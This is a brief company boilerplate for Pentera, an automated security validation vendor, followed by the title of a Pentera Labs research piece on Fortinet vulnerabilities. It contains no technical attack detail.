Pentera is the category leader for Automated Security Validation, allowing every organization to test with ease the integrity of all cybersecurity layers, unfolding true, current security exposures at any moment, at any scale. Thousands of security professionals and service providers around the world use Pentera to guide remediation and close security gaps before they are exploited.

For more info, visit: pentera.io

PENTERA | Pentera Labs™ Research Series

Piping Hot
Fortinet Vulnerabilities